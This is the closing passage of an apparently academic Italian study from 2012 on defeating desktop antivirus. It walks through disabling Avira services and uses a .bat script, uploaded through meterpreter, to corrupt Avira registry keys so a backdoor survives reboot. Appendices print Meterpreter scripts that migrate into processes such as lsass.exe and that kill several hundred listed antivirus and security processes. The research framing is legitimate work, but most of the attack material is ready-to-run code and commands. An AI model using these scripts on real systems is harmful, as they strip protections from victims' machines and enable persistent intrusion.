Una tecnica più fine, ma complessa, risulta la disattivazione dell'auto-avvio dei servizi dell'anti-virus. Analizziamo la lista dei processi associati ai servizi. Nel nostro caso, effettueremo una ricerca mirata [Fig6.4.8].

```
tasklist /SVC | find "Anti"
```



Figura 6.4-8: lista processi per servizi con ricerca

Ora verifichiamo lo status dei servizi interessati [Fig6.4.9].

```
sc queryex “AntiVirSchedulerService”
sc queryex “AntiVirService”
```



Figura 6.4-9: status servizi

Come visualizzabile il servizio non può essere messo in pausa, ma accetta esclusivamente il comando di spegnimento da parte del sistema. Come intuibili i processi non possono essere arrestati, sebbene la disattivazione dell’auto-avvio non sia citata.

```
sc config “AntiVirService” start= disabled
```

```
sc config “AntiVirSchedulerService” start= disabled
```

Figura 6.4-10: modifica servizi

Anche in questo caso il sistema non permette l’accesso alla modifica dello status del servizio [Fig6.4.10] anche se il proprio status lo prevede e si posseggono il massimo dei privilegi d’accesso.

ELIMINAZIONE REGISTRI (*antivirus Avira Antivir Desktop)*

L’ultima tecnica attuabile è la modifica o la cancellazione dei registri di sistema associati ai servizi.

Visto che di default i registri di sistema di un programma occupano directory prestabilite, analizziamo dalla nostra macchina la locazione dei registri di sistema e memorizziamone i cammini. Ora creiamo un file .bat [Fig6.4.11] cioè auto eseguibile su linea di comando, con i comandi di cancellazione o modifica dei registri scelti. Carichiamo sulla macchina target in una cartella non visibile all’utente il nostro file [Fig6.4.12][Fig6.4.13] e avviamolo [Fig6.4.14] Una volta

che i registri sono stati corrotti, non ci resta che inserire una backdoor e riavviare il sistema. Al riavvio, lo start-up dell'anti-virus sarà corrotto grazie all'impossibilità di reperire i registri di sistema.

registri avira.bat

```
REG ADD HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
\avgntflt /v DisplayName /d "ciao" /f

REG ADD HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
\avgntflt /v Group /d "ciao" /f

REG ADD HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
\avgntflt /v ImagePath /d "ciao" /f

REG ADD HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
\avgntflt /v Start /d "ciao" /f

REG ADD HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
\ssmdrv /v Description /d "ciao" /f

REG DELETE HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
\CurrentVersion\Run /v avgnt /f

REG DELETE HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
\AntiVirService /v DisplayName /f

REG DELETE HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
\AntiVirService /v ImagePath /f

REG DELETE HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
```


Figura 6.4-11: creazione file.bat

```
upload ./Desktop/registri.bat C:\
```

```
meterpreter > upload ./Desktop/registri.bat C:\
[*] uploading  : ./Desktop/registri.bat -> C:\
[*] uploaded   : ./Desktop/registri.bat -> C:\\registri.bat
```

Figura 6.4-12: upload file.bat

```
dir
```



Figura 6.4-13: esecuzine file.bat

```
registri.bat
```

Figura 6.4-14: risultato esecuzione file.bat

In questo caso il sistema si comporta in modo diverso, ma potenzialmente allarmante per l'utente target. Il sistema di protezione in tempo reale notifica all'utente l'esecuzione di una modifica sui registri di sistema e ne blocca la modifica. Se l'utente ignora il messaggio, il tentativo di eliminare l'anti-virus riesce, altrimenti no. Anche in questo caso, tutto si basa sul grado di consapevolezza dell'utente. Altro dato da notare è la modifica o eliminazione di alcuni registri di sistema non essenziali all'esecuzione dell'anti-virus, ma che possano provocare malfunzionamenti in esso. In questo caso, l'antivirus presenta una notifica del malfunzionamento di alcuni servizi. In un secondo riavvio del sistema, il rilancio del nostro .bat ha compromesso ulteriormente il servizio anti-virus. Al terzo riavvio abbiamo ottenuto una compromissione totale del servizio. Questi dati però vanno presi con cautela, visto che ogni anti-virus può assumere un comportamento diverso a seconda del suo grado di monitoraggio. Classifichiamo questo metodo come potenzialmente efficace sotto determinate condizioni.

Capitolo 7

Considerazioni

Con il passare degli anni, il grado d'affidabilità e sicurezza dei sistemi informatici, in particolar modo di tipo desktop, è incremento in modo molto significativo.

Partiamo dal punto di vista dell'utilizzatore. L'utente rimane sempre uno dei maggiori punti deboli della catena di sicurezza. La sua maggior mancanza è data dal grado di competenza. Operazioni all'apparenza innocue e mancanze possono compromettere il proprio status. Fortunatamente, la crescente automazione dei sistemi di protezione, aggiornamento e mantenimento di un terminale colmano, almeno in parte, questo deficit.

Anche i sistemi anti-virus hanno avuto un'evoluzione molto positiva dal punto di vista dell'affidabilità. Troviamo l'adozione di nuove soluzioni come sandbox o tecniche euristiche. Anche dal punto di vista dell'auto-conservazione sono stati fatti passi da gigante introducendo nuove tecniche per evitare lo stop di servizi e processi. I software, anche dallo stesso utilizzatore, sono difficilmente compromettibili e possono basare il loro grado di monitoraggio su valori pre-impostati modificabili da quest'ultimo, che possono variare in modo significativo il grado generazione di sicurezza. In alcuni ambiti la decisione finale spetta

obbligatoriamente all'utente per motivi d'utilizzo pratico. Da qui, ci riallacciamo al concetto di utente come anello debole.

Gli attaccanti non hanno più la "vita facile" di una volta. Statistiche e metodologie utilizzate fino a un anno fa risultano completamente obsolete e per molti versi inapplicabili. Nelle nostre dimostrazioni abbiamo utilizzato sistemi operativi da considerarsi già obsoleti, visto l'avvento di nuovi e ben più efficiente sotto il lato della sicurezza. Sulla base di queste costatazioni, le uniche vie disponibili per attaccare una macchina in modo automatico, ovvero senza l'interazione dell'utente, rimangono due: attaccare macchine prive d'aggiornate e/o obsolete o disporre di mezzi non conosciuti, ma accessibili a ben pochi. Fortuna vuole per gli hacker che il primo caso sia molto diffuso, in particolar modo in alcuni settori business dove non è presente un apposito comparto IT.

Gli studi compiuti mostrano ancora alcune falle e lacune del sistema, accessibili soprattutto a un utente con una buona conoscenza delle meccaniche di rete e del funzionamento dei sistemi operativi nelle loro varie parti. D'adozione di queste, insieme a metodologie d'ingegneria sociale, risulta la minaccia di maggiore rilievo. Grazie a esse, codici maligni o altro, possono entrare ed essere eseguiti nella macchine target per via preferenziale senza la necessità di dover obbligatoriamente utilizzare un bug. A tal punto, le uniche restrizioni rimanenti sono date dai privilegi utente, che per molti versi possono essere anche raggirati, e dall'anti-virus in stato di protezione reale. Anche in questo caso, l'utilizzo di alcune tecniche più raffinate permettere di mettere fuori gioco l'ultima protezione,

fortunatamente per l'utente sotto determinate condizioni, come l'abbassamento del grado d'intervento dell'anti-virus.

Per quanto riguarda le metodologie di camuffamento da noi adottate, i dati raccolti da precedenti studi non coincidono con i nostri. In particolare, riguardo l'uso di algoritmi di encoding. Da un ambiente in cui gli anti-virus risultavano per molti versi "spiazzati" dinanzi a queste tecniche, si è passati a metodi non più efficaci e per alcuni versi controproducenti se mal adoperati. L'utilizzo di sistemi professionali per la protezione del codice e programmi dedicati può essere una buona tecnica per camuffare il codice a sistemi IDS, ma non garantisce il successo dell'attacco. Per concludere, l'utilizzo di metodi su contesto risulta una tecnica efficace se pur di più difficile applicazione, richiedendo un alto grado di competenze ed un ambiente favorevole.

Nel 2012, l'utente desktop non si può ancora considerare al sicuro, ma a un livello leggermente superiore rispetto al passato.

Ringraziamenti

Indice figure

Elenco delle tabelle

Appendice A

```
# $Id$
#
# Simple example script that migrates to a specific process by name.
# This is meant as an illustration.
#

spawn = false
target = nil

opts = Rex::Parser::Arguments.new(
        "-h" => [ false,"Help menu." ],
        "-f" => [ false, "Launch a process and migrate into the new process"]
)
opts.parse(args) { |opt, idx, val|
        case opt
        when "-f"
                spawn = true
        when "-h"
                print_line("")
                print_line("USAGE:   run migrate [process name]")
                print_line("EXAMPLE: run migrate explorer.exe")
                print_line(opts.usage)
                raise Rex::Script::Completed
        else
                target = val
        end
}



if client.platform =~ /win32|win64/
        server = client.sys.process.open

        print_status("Current server process: #{server.name} (#{server.pid})")

        target_pid = nil

        if ! spawn
                # Get the target process name
                target ||= "lsass.exe"
                print_status("Migrating to #{target}...")

                # Get the target process pid
                target_pid = client.sys.process[target]

                if not target_pid
                        print_error("Could not access the target process")
                        print_status("Spawning a notepad.exe host process...")
                        note = client.sys.process.execute('notepad.exe', nil, {'Hidden'
=> true })
                        target_pid = note.pid
                end
        else
                target ||= "notepad.exe"
                print_status("Spawning a #{target} host process...")
                newproc = client.sys.process.execute(target, nil, {'Hidden' => true })
                target_pid = newproc.pid
                if not target_pid
                        print_error("Could not create a process around #{target}")
                        raise Rex::Script::Completed
                end
```

```
        end

        # Do the migration
        print_status("Migrating into process ID #{target_pid}")
        client.core.migrate(target_pid)
        server = client.sys.process.open
        print_status("New server process: #{server.name} (#{server.pid})")

else
        print_error("This version of Meterpreter is not supported with this Script!")
        raise Rex::Script::Completed
end
```

Appendice B

```
# $Id$
#
# Meterpreter script that kills all
Antivirus processes
# Provided by: Jerome Athias
<jerome.athias [at] free.fr>
#

@@exec_opts =
Rex::Parser::Arguments.new(
        "-h"  => [ false, "Help menu." ]
)
def usage
        print_line("Usage:" +
@@exec_opts.usage)
        raise Rex::Script::Completed
end

@@exec_opts.parse(args) { |opt, idx,
val|
        case opt
        when "-h"
                usage
        end
}

print_status("Killing Antivirus services
on the target...")

avs = %W{
        AAWTray.exe
        Ad-Aware.exe
        MSASCui.exe
        _avp32.exe
        _avpcc.exe
        _avpm.exe
        aAvgApi.exe
        ackwin32.exe
        adaware.exe
        advxdwin.exe
        agentsvr.exe
        agentw.exe
        alertsvc.exe
        alevir.exe
        alogserv.exe
        amon9x.exe
        anti-trojan.exe
        antivirus.exe
        ants.exe
        apimonitor.exe
        aplica32.exe
        apvxdwin.exe
        arr.exe
        atcon.exe
        atguard.exe
        atro55en.exe
        atupdater.exe
        atwatch.exe
        au.exe
        aupdate.exe
        auto-protect.nav80try.exe
        autodown.exe
        autotrace.exe
        autoupdate.exe
        avconsol.exe
        ave32.exe
        avgcc32.exe
        avgctrl.exe
        avgemc.exe
        avgnt.exe
        avgrsx.exe
        avgserv.exe
        avgserv9.exe
        avguard.exe
        avgw.exe
        avkpop.exe
        avkserv.exe
        avkservice.exe
        avkwctl9.exe
        avltmain.exe
        avnt.exe
        avp.exe
        avp.exe
        avp32.exe
        avpcc.exe
        avpdos32.exe
        avpm.exe
        avptc32.exe
        avpupd.exe
        avsched32.exe
        avsynmgr.exe
        avwin.exe
        avwin95.exe
        avwinnt.exe
        avwupd.exe
        avwupd32.exe
        avwupsrv.exe
        avxmonitor9x.exe
        avxmonitornt.exe
        avxquar.exe
        backweb.exe
        bargains.exe
        bd_professional.exe
        beagle.exe
        belt.exe
        bidef.exe
        bidserver.exe
        bipcp.exe
        bipcpevalsetup.exe
        bisp.exe
        blackd.exe
        blackice.exe
        blink.exe
        blss.exe
        bootconf.exe
        bootwarn.exe
        borg2.exe
        bpc.exe
        brasil.exe
        bs120.exe
        bundle.exe
        bvt.exe
```

```
ccapp.exe
ccevtmgr.exe
ccpxysvc.exe
cdp.exe
cfd.exe
cfgwiz.exe
cfiadmin.exe
cfiaudit.exe
cfinet.exe
cfinet32.exe
claw95.exe
claw95cf.exe
clean.exe
cleaner.exe
cleaner3.exe
cleanpc.exe
click.exe
cmd.exe
cmd32.exe
cmesys.exe
cmgrdian.exe
cmon016.exe
connectionmonitor.exe
cpd.exe
cpf9x206.exe
cpfnt206.exe
ctrl.exe
cv.exe
cwnb181.exe
cwntdwmo.exe
datemanager.exe
dcomx.exe
defalert.exe
defscangui.exe
defwatch.exe
deputy.exe
divx.exe
dllcache.exe
dllreg.exe
doors.exe
dpf.exe
dpfsetup.exe
dpps2.exe
drwatson.exe
drweb32.exe
drwebupw.exe
dssagent.exe
dvp95.exe
dvp95_0.exe
ecengine.exe
efpeadm.exe
emsw.exe
ent.exe
esafe.exe
escanhnt.exe
escanv95.exe
espwatch.exe
ethereal.exe
etrustcipe.exe
evpn.exe
exantivirus-cnet.exe
exe.avxw.exe
expert.exe
explore.exe
f-agnt95.exe
f-prot.exe
f-prot95.exe
f-stopw.exe
fameh32.exe
fast.exe
fch32.exe
fih32.exe
findviru.exe
firewall.exe
fnrb32.exe
fp-win.exe
fp-win_trial.exe
fprot.exe
frw.exe
fsaa.exe
fsav.exe
fsav32.exe
fsav530stbyb.exe
fsav530wtbyb.exe
fsav95.exe
fsgk32.exe
fsm32.exe
fsma32.exe
fsmb32.exe
gator.exe
gbmenu.exe
gbpoll.exe
generics.exe
gmt.exe
guard.exe
guarddog.exe
hacktracersetup.exe
hbinst.exe
hbsrv.exe
hotactio.exe
hotpatch.exe
htlog.exe
htpatch.exe
hwpe.exe
hxdl.exe
hxiul.exe
iamapp.exe
iamserv.exe
iamstats.exe
ibmasn.exe
ibmavsp.exe
icload95.exe
icloadnt.exe
icmon.exe
icsupp95.exe
icsuppnt.exe
idle.exe
iedll.exe
iedriver.exe
iexplorer.exe
iface.exe
ifw2000.exe
inetlnfo.exe
infus.exe
infwin.exe
init.exe
intdel.exe
intren.exe
iomon98.exe
istsvc.exe
jammer.exe
jdbgmrg.exe
jedi.exe
kavlite40eng.exe
```

```
kavpers40eng.exe
kavpf.exe
kazza.exe
keenvalue.exe
kerio-pf-213-en-win.exe
kerio-wrl-421-en-win.exe
kerio-wrp-421-en-win.exe
kernel32.exe
killprocesssetup161.exe
launcher.exe
ldnetmon.exe
ldpro.exe
ldpromenu.exe
ldscan.exe
lnetinfo.exe
loader.exe
localnet.exe
lockdown.exe
lockdown2000.exe
lookout.exe
lordpe.exe
lsetup.exe
luall.exe
luau.exe
lucomserver.exe
luinit.exe
luspt.exe
mapisvc32.exe
mcagent.exe
mcmnhdlr.exe
mcshield.exe
mctool.exe
mcupdate.exe
mcvsrte.exe
mcvsshld.exe
md.exe
mfin32.exe
mfw2en.exe
mfweng3.02d30.exe
mgavrtcl.exe
mgavrte.exe
mghtml.exe
mgui.exe
minilog.exe
mmod.exe
monitor.exe
moolive.exe
mostat.exe
mpfagent.exe
mpfservice.exe
mpftray.exe
mrflux.exe
msapp.exe
msbb.exe
msblast.exe
mscache.exe
msccn32.exe
mscman.exe
msconfig.exe
msdm.exe
msdos.exe
msiexec16.exe
msinfo32.exe
mslaugh.exe
msmgt.exe
msmsgri32.exe
mssmmc32.exe
```

```
mssys.exe
msvxd.exe
mu0311ad.exe
mwatch.exe
n32scanw.exe
nav.exe
navap.navapsvc.exe
navapsvc.exe
navapw32.exe
navdx.exe
navlu32.exe
navnt.exe
navstub.exe
navw32.exe
navwnt.exe
nc2000.exe
ncinst4.exe
ndd32.exe
neomonitor.exe
neowatchlog.exe
netarmor.exe
netd32.exe
netinfo.exe
netmon.exe
netscanpro.exe
netspyhunter-1.2.exe
netstat.exe
netutils.exe
nisserv.exe
nisum.exe
nmain.exe
nod32.exe
normist.exe
norton_internet_secu_3.0_407.exe
notstart.exe
npf40_tw_98_nt_me_2k.exe
npfmessenger.exe
nprotect.exe
npscheck.exe
npssvc.exe
nsched32.exe
nssys32.exe
nstask32.exe
nsupdate.exe
nt.exe
ntrtscan.exe
ntvdm.exe
ntxconfig.exe
nui.exe
nupgrade.exe
nvarch16.exe
nvc95.exe
nvsvc32.exe
nwinst4.exe
nwservice.exe
nwtool16.exe
ollydbg.exe
onsrvr.exe
optimize.exe
ostronet.exe
otfix.exe
outpost.exe
outpostinstall.exe
outpostproinstall.exe
padmin.exe
panixk.exe
patch.exe
```

```
        pavcl.exe
        pavproxy.exe
        pavsched.exe
        pavw.exe
        pccwin98.exe
        pcfwallicon.exe
        pcip10117_0.exe
        pcscan.exe
        pdsetup.exe
        periscope.exe
        persfw.exe
        perswf.exe
        pf2.exe
        pfwadmin.exe
        pgmonitr.exe
        pingscan.exe
        platin.exe
        pop3trap.exe
        poproxy.exe
        popscan.exe
        portdetective.exe
        portmonitor.exe
        powerscan.exe
        ppinupdt.exe
        pptbc.exe
        ppvstop.exe
        prizesurfer.exe
        prmt.exe
        prmvr.exe
        procdump.exe
        processmonitor.exe
        procexplorerv1.0.exe
        programauditor.exe
        proport.exe
        protectx.exe
        pspf.exe
        purge.exe
        qconsole.exe
        qserver.exe
        rapapp.exe
        rav7.exe
        rav7win.exe
        rav8win32eng.exe
        ray.exe
        rb32.exe
        rcsync.exe
        realmon.exe
        reged.exe
        regedit.exe
        regedt32.exe
        rescue.exe
        rescue32.exe
        rrguard.exe
        rshell.exe
        rtvscan.exe
        rtvscn95.exe
        rulaunch.exe
        run32dll.exe
        rundll.exe
        rundll16.exe
        ruxdll32.exe
        safeweb.exe
        sahagent.exe
        save.exe
        savenow.exe
        sbserv.exe
        sc.exe
```

```
        scam32.exe
        scan32.exe
        scan95.exe
        scanpm.exe
        scrscan.exe
        serv95.exe
        setup_flowprotector_us.exe
        setupvameeval.exe
        sfc.exe
        sgssfw32.exe
        sh.exe
        shellspyinstall.exe
        shn.exe
        showbehind.exe
        smc.exe
        sms.exe
        smss32.exe
        soap.exe
        sofi.exe
        sperm.exe
        spf.exe
        sphinx.exe
        spoler.exe
        spoolcv.exe
        spoolsv32.exe
        spyxx.exe
        srexe.exe
        srng.exe
        ss3edit.exe
        ssg_4104.exe
        ssgrate.exe
        st2.exe
        start.exe
        stcloader.exe
        supftrl.exe
        support.exe
        supporter5.exe
        svc.exe
        svchostc.exe
        svchosts.exe
        svshost.exe
        sweep95.exe

sweepnet.sweepsrv.sys.swnetsup.exe
        symproxysvc.exe
        symtray.exe
        sysedit.exe
        system.exe
        system32.exe
        sysupd.exe
        taskmg.exe
        taskmgr.exe
        taskmo.exe
        taskmon.exe
        taumon.exe
        tbscan.exe
        tc.exe
        tca.exe
        tcm.exe
        tds-3.exe
        tds2-98.exe
        tds2-nt.exe
        teekids.exe
        tfak.exe
        tfak5.exe
        tgbob.exe
        titanin.exe
```

```
        titaninxp.exe
        tracert.exe
        trickler.exe
        trjscan.exe
        trjsetup.exe
        trojantrap3.exe
        tsadbot.exe
        tvmd.exe
        tvtmd.exe
        undoboot.exe
        updat.exe
        update.exe
        upgrad.exe
        utpost.exe
        vbcmserv.exe
        vbcons.exe
        vbust.exe
        vbwin9x.exe
        vbwinntw.exe
        vcsetup.exe
        vet32.exe
        vet95.exe
        vettray.exe
        vfsetup.exe
        vir-help.exe
        virusmdpersonalfirewall.exe
        vnlan300.exe
        vnpc3000.exe
        vpc32.exe
        vpc42.exe
        vpfw30s.exe
        vptray.exe
        vscan40.exe
        vscenu6.02d30.exe
        vsched.exe
        vsecomr.exe
        vshwin32.exe
        vsisetup.exe
        vsmain.exe
        vsmon.exe
        vsstat.exe
        vswin9xe.exe
        vswinntse.exe
        vswinperse.exe
        w32dsm89.exe
        w9x.exe
        watchdog.exe
        webdav.exe
        webscanx.exe
        webtrap.exe
```

```
        wfindv32.exe
        whoswatchingme.exe
        wimmun32.exe
        win-bugsfix.exe
        win32.exe
        win32us.exe
        winactive.exe
        window.exe
        windows.exe
        wininetd.exe
        wininit.exe
        wininitx.exe
        winlogin.exe
        winmain.exe
        winnet.exe
        winppr32.exe
        winrecon.exe
        winservn.exe
        winssk32.exe
        winstart.exe
        winstart001.exe
        wintsk32.exe
        winupdate.exe
        wkufind.exe
        wnad.exe
        wnt.exe
        wradmin.exe
        wrctrl.exe
        wsbgate.exe
        wupdater.exe
        wupdt.exe
        wyvernworksfirewall.exe
        xpf202en.exe
        zapro.exe
        zapsetup3001.exe
        zatutor.exe
        zonalm2601.exe
        zonealarm.exe
}

client.sys.process.get_processes().each
do |x|
        if
(avs.index(x['name'].downcase))
                print_status("Killing
off #{x['name']}...")

client.sys.process.kill(x['pid'])
        end
end
```

Bibliografia

[1] http://www.melamorsicata.it/mela/2011/12/27/apple-ha-l-11-del-mercato-europeo-dei-sistemi-operativi-2/

[2] http://wiki.answers.com/Q/What_are_the_top_four_network_hardware_companies_in_the_world

[3] http://en.wikipedia.org/wiki/List_of_antivirus_software

[4] http://www.bestantivirus2012.com/it/

[5] http://anti-virus-software-review.toptenreviews.com/

[6] http://www.pcmag.com/article2/0,2817,2372364,00.asp

[7] http://www.metasploit.com/

[8] http://immunityinc.com/products-canvas.shtml

[9] http://www.coresecurity.com/content/core-impact-overview

[10] https://www.virustotal.com/

[11] http://code.google.com/p/pescrambler/feeds

[12] http://upx.sourceforge.net/

[13] http://www.strongbit.com/execryptor.asp

[14] http://enigmaprotector.com/

[15] http://www.exeshield.com/

[18] Kevin D. Mitnick “L’arte dell’inganno: i consigli dell’hacker più famoso del mondo” ISBN: 8807818417

[19] http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_(SET)

[20] David Kennedy, Jim O'gorman, Devon Kearns, And Mati Aharoni "Metasploit: The penetration Tester's Guide", No starch press ISBN-10: 1-59327-288-X

[21] BlackHat, 2005, spoonm & skape "Blackhat Briefings: Beyond EIP"

[22] Computer Academic Underground, l)ruid, "Context-keyed Payload encoding"

[23] Dimitrios A. Glynos, athenes IT Security Conference 2010 "Context-keyed payload Encoding: Fighting the next generation of IDS"

[24] Mark Baggett "Effectiveness of Antivirus in detecting metasploit payloads"